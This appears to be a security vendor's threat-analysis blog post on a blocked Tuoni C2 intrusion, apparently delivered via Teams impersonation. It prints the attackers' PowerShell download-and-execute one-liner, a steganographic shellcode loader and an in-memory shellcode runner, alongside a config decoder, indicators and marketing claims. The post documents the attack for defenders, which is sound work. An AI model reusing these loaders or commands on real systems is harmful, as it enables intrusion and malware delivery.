
MORPHISEC

Threat Analysis

Morphisec Thwarts Sophisticated Tuoni C2 Attack on US Real Estate Firm

Author: Shmuel Uzan



Introduction

In October 2025, Morphisec's anti-ransomware prevention platform stopped a highly advanced cyberattack targeting a major U.S. real estate company.

The campaign leveraged the emerging Tuoni C2 framework, a relatively new, command-and-control (C2) tool (with a free license) that delivers stealthy, in-memory payloads. Notably, while Tuoni itself is a sophisticated but traditional C2 framework, the delivery mechanism showed signs of AI assistance in code generation, evident from the scripted comments and modular structure of the initial loader.

Thanks to Morphisec's Automated Moving Target Defense (AMTD) deception technology, the attack was neutralized pre-execution, preventing any data exfiltration, ransomware deployment, or lateral movement.

This incident highlights the growing sophistication of threat actors adopting modular tools like Tuoni, enhanced by AI for delivery and evasion.

Let's break down the attack chain and key artifacts.

Attack Timeline and Initial Access

The campaign unfolded in mid-October. While not 100% confirmed, evidence strongly points to social engineering via Microsoft Teams impersonation as the initial vector.

Attackers likely posed as trusted vendors or colleagues to trick an employee into executing a malicious PowerShell one-liner.

The entry point command (Powershell Start-Process Command executed this script):

```
powershell.exe '-NoProfile' '-NonInteractive' '-WindowStyle' 'Hidden' '-Command' 'Start-Process -FilePath 'powershell' -WindowStyle Hidden -ArgumentList '-NoProfile -NonInteractive -WindowStyle Hidden -Command IEX([Text.Encoding]::UTF8.GetString((New-Object Net.WebClient).DownloadData(''hxxp://kupaoquan[.]com/files/update-web-kupaoquan.com.ps1'')))''
```

This spawns a hidden PowerShell process that downloads and executes a secondary script from hxxp://kupaoquan[.]com/files/update-web-kupaoquan.com.ps1.

Stage 2: Steganography and In-Memory Execution

The downloaded script (update-web-kupaoquan.com.ps1) employs steganography to hide the next-stage payload inside an innocuous BMP image (bg-engine.bmp).

The code—riddled with AI-generated comments suggesting automated script creation—extracts embedded shellcode from the image's pixel data using least significant bit (LSB) techniques.
For demonstration, here's a snippet focused on the LSB extraction process:

```
$ImageUrl = "http://kupaoquan.com/files/bg-engine.bmp"
Add-Type -AssemblyName System.Drawing

function ExtractDataBlock {
    param ([System.Drawing.Image]$Image)

    $markerStart = [System.Text.Encoding]::UTF8.GetBytes("MARKER_START")
    $markerEnd = [System.Text.Encoding]::UTF8.GetBytes("MARKER_END")
    $bitmap = New-Object System.Drawing.Bitmap $Image
    $binaryData = New-Object System.Collections.Generic.List[byte]

    for ($y = (-65 -bxor -65); $y -lt $bitmap.Height; $y++) {
        for ($x = (-13 + 13); $x -lt $bitmap.Width; $x++) {
            $pixel = $bitmap.GetPixel($x, $y)
            $binaryData.Add($pixel.R)
            $binaryData.Add($pixel.G)
            $binaryData.Add($pixel.B)
        }
    }

    $binaryArray = $binaryData.ToArray()
    $startIndex = (7 -bxor -8)

    for ($i = (96 + -96); $i -le ($binaryArray.Length - $markerStart.Length); $i++
        $match = (1 -band 1)
        for ($j = (98 + -98); $j -lt $markerStart.Length; $j++) {
            if ($binaryArray[$i + $j] -ne $markerStart[$j]) {
                $match = ($PSVersionTable.PSVersion.Major -lt 0)
                break
            }
        }
        if ($match) {
            $startIndex = $i + $markerStart.Length
            break
        }
    }

    if ($startIndex -eq -1) { return $null }
```

Once extracted, the payload is executed in memory.

A key evasion tactic lies in the execution: Rather than direct P/Invoke calls to native APIs, the script compiles inline C# and uses Marshal.GetDelegateForFunctionPointer to invoke functions dynamically.

This delegates execution to function pointers, bypassing traditional API monitoring.
Here's an expanded view of the Invoke-DataBlock function highlighting this delegation:

```
function Invoke-DataBlock { param ([byte[]]$DataBlock);
 if ($null -eq $DataBlock -or $DataBlock.Length -eq 0) { return };
 $s = @('using System;',
        'using System.Runtime.InteropServices;','',
        'public class NativeMethods {',
        '    [DllImport("ntdll.dll")]',
        '    public static extern int NtAllocateVirtualMemory(',
        '        IntPtr ProcessHandle,',
        '        ref IntPtr BaseAddress,',
        '        UIntPtr ZeroBits,',
        '        ref UIntPtr RegionSize,',
        '        uint AllocationType,',
        '        uint Protect','    );','',
        '    [DllImport("ntdll.dll")]',
        '    public static extern int NtProtectVirtualMemory(',
        '        IntPtr ProcessHandle,',
        '        ref IntPtr BaseAddress,',
        '        ref UIntPtr RegionSize,',
        '        uint NewProtect,',
        '        out uint OldProtect','    );',
        '}','',
        'public delegate void DataBlockDelegate();') -join [Environment]::NewLine;

 if (-not ([Type]::GetType("NativeMethods"))) { Add-Type -TypeDefinition $s -Language CSharp };
 $processHandle = [System.Diagnostics.Process]::GetCurrentProcess().Handle;
 $baseAddress = [IntPtr]::Zero;
 $regionSize = [UIntPtr]::new($DataBlock.Length);
 $allocationType = 0x1000 -bor 0x2000;
 $protect = 0x04;
 $ntAllocate = [NativeMethods]::NtAllocateVirtualMemory($processHandle, [ref]$baseAddress, [UIntPtr]::Zero, [ref]$regionSize
 $allocationType, $protect);
 if ($ntAllocate -ne 0) { return };
 [System.Runtime.InteropServices.Marshal]::Copy($DataBlock, (48 + -48), $baseAddress, $DataBlock.Length);
 $oldProtect = (23 + -23);
 $ntProtect = [NativeMethods]::NtProtectVirtualMemory($processHandle, [ref]$baseAddress, [ref]$regionSize, 0x20, [ref]$oldPr
 if ($ntProtect -ne 0) { return };
 try {
    $delegate = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($baseAddress, [DataBlockDelegate]);
    $delegate.Invoke()
    } catch {}
```

This approach—dynamically resolving and delegating to API pointers—adds a layer of indirection that evades signature-based detection.

The extracted payload reflectively loads TuoniAgent.dll entirely in memory.

Tuoni C2 Framework: The Core Implant

Tuoni is a modular post-exploitation C2 framework that communicates via HTTP/HTTPS/SMB (or external listener), supporting a wide array of native commands for agent management and system manipulation.

Key capabilities are described here:
https://docs.shelldot.com/Components/Commands/NativeCommands.html

The agent supports automatic privilege escalation to SYSTEM and is heavily obfuscated, with exports XOR-encoded and decoded only during reflective loading. Its configuration is embedded in a resource section, encoded via a custom algorithm.

We developed the following Python decoder to extract it:

```python
def decode_resource(input_file):
    # Read the resource data from the file
    try:
        with open(input_file, 'rb') as f:
            resource_data = f.read()
    except FileNotFoundError:
        print(f"Error: File '{input_file}' not found.")
        return None, 0

    # Get the size of the resource
    size_resource = len(resource_data)

    # Initialize the output buffer (size is half of the input size)
    buffer_size = size_resource // 2
    buffer = bytearray(buffer_size)

    # Decode the resource data
    for i in range(0, size_resource, 2):
        if i + 1 >= size_resource:
            print("Error: Incomplete resource data (odd number of bytes).")
            return None, 0

        # Extract the two bytes
        byte1 = resource_data[i]
        byte2 = resource_data[i + 1]

        # Apply the decoding logic: v12 = 16 * (byte1 - 1) | (byte2 - 0x41)
        v12 = (16 * (byte1 - 1)) | (byte2 - 0x41)

        # Store the result in the buffer
        buffer[i // 2] = v12 & 0xFF  # Ensure it's a single byte

    return bytes(buffer), buffer_size
```

Beacon configuration revealed primary C2:

- 206.81.10[.]0 → http://kupaoquan[.]com

Cross-referencing VirusTotal samples uncovered a secondary domain:

- udefined30[.]domainofhonour40.xyz

How Morphisec Stopped the Attack Cold

As the leader in anti-ransomware prevention, Morphisec's Anti-Ransomware Assurance Suite, powered by its patented AMTD technology, blocked the attack at the earliest stage, before the listener was able to execute.

Key Takeaways for Defenders

- **Tuoni is proliferating;** it's free, well-documented, and active in the wild. Expect rapid adoption by ransomware affiliates.
- **AI-assisted delivery is the new normal for loaders,** blending steganography with dynamic delegation.
- **Traditional AV/EDR fails against in-memory, reflective techniques.**

Prevention-first wins, and Morphisec's AMTD preempts unknown threats without signatures or behavioral heuristics. Morphisec customers were protected out-of-the-box; no updates needed.

To see how Morphisec stops attacks like Tuoni C2, schedule a demo today.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.